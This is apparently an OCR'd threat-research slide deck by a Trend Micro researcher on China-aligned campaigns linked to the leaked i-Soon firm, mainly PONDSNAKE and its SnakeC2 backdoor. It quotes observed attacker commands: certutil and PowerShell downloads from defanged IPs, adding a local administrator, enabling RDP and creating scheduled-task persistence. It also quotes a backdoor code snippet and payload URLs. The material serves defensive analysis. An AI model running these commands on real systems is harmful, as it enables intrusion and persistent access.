TREND MICRO™ | Proactive Security Starts Here

The Return of Old Forces: Revealing New Campaigns Connected to A Missing Cyber Mercenary Firm

Joseph Chen
2026-01 @ JSAC2026

Whoami

Joseph Chen

Staff Threat Researcher
Threat Hunting / Threat Intelligence

TREND MICRO™

Agenda

- Introduction
- Campaign
  - PONDSNAKE
  - WILYCODE
- Attribution
- Conclusion

Introduction

TLP:WHITE

The “I-S00N” Leak

- A massive leak of internal documents and data from a Chinese campany “**i-Soon**” (Anxun) found on a Github repository on Feburary 2024
- Leaks of the company including

Cyber Espionage	Conducted widespread cyber espionage campaigns
Government Relationship	Operated as a contractor closely linked to China’s MPS, MSS and PLA
Chinese APT Ecosystem	Collaborated with established threat groups such as APT41

(https://github.com/I-S00N/I-S00N/)

TLP:WHITE

After the Leak

International Reactions

- The U.S. government imposed **economic sanctions** and seized the company's **digital infrastructure**.
- The U.S. government issued **a formal indictment** and offered **financial rewards** for information on involved employees.

Domesitc Reactions

- The company is facing multiple **judicial cases within China** including sales contract disputes, labor disputes and financial loan disputes.

Justice Department Charges 12 Chinese Contract Hackers and Law Enforcement Officers in Global Computer Intrusion Campaigns

Wednesday, March 5, 2025

Share

For Immediate Release
Office of Public Affairs

Chinese Law Enforcement and Intelligence Services Leveraged China's Reckless and Indiscriminate Hacker-for-Hire Ecosystem, Including the 'APT 27' Group, to Suppress Free Speech and Dissent Globally and to Steal Data from Numerous Organizations Worldwide,


Note: View the indictments in *U.S. v. Wu Haibo et al.*, *U.S. v. Yin Kecheng*, *U.S. v. Zhou Shuai et al.* here.

The Justice Department, FBI, Naval Criminal Investigative Service, and Departments of State and the Treasury announced today their coordinated efforts to disrupt and deter the malicious cyber activities of 12 Chinese nationals, including two officers of the People's Republic of China's (PRC) Ministry of Public Security (MPS), employees of an ostensibly private PRC company, Anxun Information Technology Co. Ltd. (安洵信息技术有限公司) also known as "i-Soon," and members of Advanced Persistent Threat 27 (APT27).

(https://www.justice.gov/opa/pr/justice-department-charges-12-chinese-contract-hackers-and-law-enforcement-officers-global)

Our Observations


- Our research found **Earth Lusca**[1] and **Earth Krahang**[2] are related to the company



[1] https://www.trendmicro.com/en_us/research/22/a/earth-lusca-sophisticated-infrastructure-varied-tools-and-techni.html
[2] https://www.trendmicro.com/en_us/research/24/c/earth-krahang.html
[3] https://www.sentinelone.com/labs/labscon-replay-chasing-shadows-the-rise-of-a-prolific-espionage-actor/

Our Observations

- Our research found **Earth Lusca**[1] and **Earth Krahang**[2] are related to the company




[1] https://www.trendmicro.com/en_us/research/22/a/earth-lusca-sophisticated-infrastructure-varied-tools-and-techni.html
[2] https://www.trendmicro.com/en_us/research/24/c/earth-krahang.html
[3] https://www.sentinelone.com/labs/labscon-replay-chasing-shadows-the-rise-of-a-prolific-espionage-actor/

Campaign PONDSNAKE

TLP:WHITE

PONDSNAKE Overview

Origin	China-aligned threat campaign
Alias	TA-SC-31[1] (Viettel)
Activity	Activities found since October 2024
Associated	Earth Krahang
Targets	Government organizations Financial firms (insurance and securities)
Arsenals	Cobalt Strike VShell RESHELL SnakeC2 NEOBEACON



[1] https://viettelsecurity.com/apt-ta-sc-31-exploiting-reputable-websites-as-a-launchpad-for-targeted-attack-campaigns/

TREND MICRO

TLP:WHITE

PONDSNAKE Targets

Q4 2024	Q1 2025	Q2 2025	Q3 2025	Q4 2025
Securities	Securities	Government	Government	Securities
Government	Digital Advertising	Securities	Government	Securities
Securities	Securities	Government	Government	Insurance
Securities	Securities	Insurance	Government	
Securities	Utilities	Government		
Securities	Government	Government		
Securities	Government			
	Insurance			

TLP:WHITE

Initial Access via Public-Facing Servers

- Exploiting SQL injection vulnerabilities on public-facing servers

T1105 - Ingress Tool Transfer
F:\mssql\{REDACTED}\mssql\binn\sqlservr.exe


- **C:\Windows\system32\cmd.exe** /c certutil -urlcache -split -f http://38.54.16[.]227/tasklist.aaa C:\programdata\tasklist.exe
- **C:\Windows\system32\cmd.exe** /c powershell -c "invoke-webrequest -uri http://154.196.187[.]90/hamcore.se2 -outfile c:/programdata/hamcore.se2”
- **C:\Windows\system32\cmd.exe** /c powershell -c "invoke-webrequest -uri http://154.196.187[.]90/vpn_server.config -outfile c:/programdata/vpn_server.config”

T1136.001 - Create Account: Local Account & **T1021.001** - Remote Services: Remote Desktop Protocol
F:\mssql\{REDACTED}\mssql\binn\sqlservr.exe

- **C:\windows\system32\net1.exe** user test 1qaz@WSX.. /add
- **C:\windows\system32\net.exe** localgroup Administrators test /add
- **C:\windows\system32\reg.exe** ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 0 /f

Initial Access via Phishing Email

- Delivering backdoors via spear-phishing emails




TLP:WHITE

Backdoor Inside Attachments

- Attachments are an unknown backdoor we called **SnakeC2**
  - SHA1: aa40e0ff81ce7f18c3bcf92847450d8f671aa7f5
- The filename of attachments

Pre-Alert Surface Mail from Thailand to Cambodia for 24062025.rar
THA - POSTNET EDI Irregularities Report (extract.me).zip
Đội thuế liên huyện Cẩm Lệ - Hòa Vang Báo cáo kết quả kiểm tra xăng dầu T6-25.rar (Translate: Cam Le - Hoa Vang Inter-district Tax Team Report on the results of gasoline and diesel inspection T6-25.rar)



SnakeC2: Overview

- A simple .NET backdoor with capabilities including:
  - Download files from URLs
  - Execute system commands
- Similar to RESHELL with same functionalities
- We renamed it from the backdoor name found on the PDB string:
  - PDB string: f:\c2**fuck-c2-v4**\client\client\obj\release\client.pdb
- Using a compromised government server as the C&C server

```
162     private static string clientId = Guid.NewGuid().ToString();
163
164     private static string agentUrl = "https://[redacted].vn/oas/upload/admissions/2026/agent.php";
165
166     private static string commandUrl = "https://[redacted].vn/oas/upload/admissions/2026/get_command.php";
167
168     private static string resultUrl = "https://[redacted].vn/oas/upload/admissions/2026/send_result.php";
169
170     private static string token = "skype";
```

SnakeC2: Download Behaviors

- The download function
  - Download from URLs assigned from C&C server
  - Store the downloaded files to folder C:/ProgramData/
- Downloaded files observed from a real case:

Timeline	Tools	URLs
Initial	NEOBEACON	hxxp://38.54.31[.]65/behavior.dll hxxp://38.54.31[.]65/Payload.bin hxxp://38.54.31[.]65/tmp.dat hxxp://38.54.31[.]65/UevAppMonitor.exe hxxp://38.54.31[.]65/UevAppMonitor.exe.config
+ 6 mins	SoftEther VPN	hxxp://118.107.221[.]43/vpn_server.config hxxp://118.107.221[.]43/taskllst.exe hxxp://118.107.221[.]43/hamcore.se2
+ 7 mins	Cobalt Strike	hxxp://118.107.221[.]43/jli.dll hxxp://118.107.221[.]43/msvcr100.dll hxxp://118.107.221[.]43/setting.dat hxxp://118.107.221[.]43/jconsole.exe

SnakeC2: Execute Behaviors

- The execute function
  - Create the persistence of **SnakeC2**

...\Đội thuế liên huyện cẩm lệ - hòa vang báo cáo kết quả kiểm tra xăng dầu t6-25.docx.exe

- **C:\Windows\System32\cmd.exe** /C copy /b *.exe c:\programdata\style.exe
- **C:\Windows\System32\cmd.exe** /C schtasks /create /tn "VMwareUpdateTask" /tr "C:\ProgramData\style.exe" /sc minute /mo 10 /f


  - Create the persistence of **NEOBEACON** and **Cobalt Strike**

C:\ProgramData\style.exe

- **C:\Windows\System32\cmd.exe** /C schtasks /create /tn "UevAppMonitorTask" /tr "C:\ProgramData\UevAppMonitor.exe" /sc daily /st 12:00 /f
- **C:\Windows\System32\cmd.exe** /C schtasks /create /tn "VMwareUpdateTask11" /tr "C:\ProgramData\jconsole.exe" /sc minute /mo 30 /f

NEOBEACON: Overview

